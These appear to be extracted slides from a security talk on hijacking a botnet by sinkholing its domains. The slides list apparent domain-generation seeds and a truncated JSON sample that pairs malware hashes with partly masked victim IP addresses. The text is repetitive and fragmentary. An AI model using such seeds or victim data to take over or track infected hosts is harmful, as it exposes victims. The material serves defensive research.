


Hijacking the botnet



Hijacking the botnet

- Sinkholing domains



Hijacking the botnet

- Sinkholing domains


Seed: 0xDC485593

Seed: 0xE706B455

Seed: 0x6AE20C4E


Hijacking the botnet

- Sinkholing domains




Hijacking the botnet

- Sinkholing domains




Hijacking the botnet

- Sinkholing domains



Hijacking the botnet

- Sinkholing domains




Hijacking the botnet


- Access botnet prevalence if currently there are no active C&C servers
- Getting victims' IP addresses

```
{ "md5" : "49e113f164e17095616d8dca9e32deb6", "ip" : "89. 68", "first
{ "md5" : "6538455bf39cc7401fec29315f11741e", "ip" : "66. 25", "first
{ "md5" : "00aea4e7b4f11268098bf6a13a888f9d", "ip" : "89. 68", "first
{ "md5" : "2dd9d14764037bf2d7c1198a7370cbb3", "ip" : "91. .43", "firs
{ "md5" : "f27d318558edfdbd2e418141dbc27e77", "ip" : "45. 196", "firs
{ "md5" : "072ad572122e8eb0dd5c7c0c4c28cfb4", "ip" : "23. 50", "first
{ "md5" : "e2d263f140dd9926efe612f01768e7af", "ip" : "103 0.131", "fi
{ "md5" : "e084bc22d7e13bd82d0d5025e9f7e82c", "ip" : "196 5", "first_

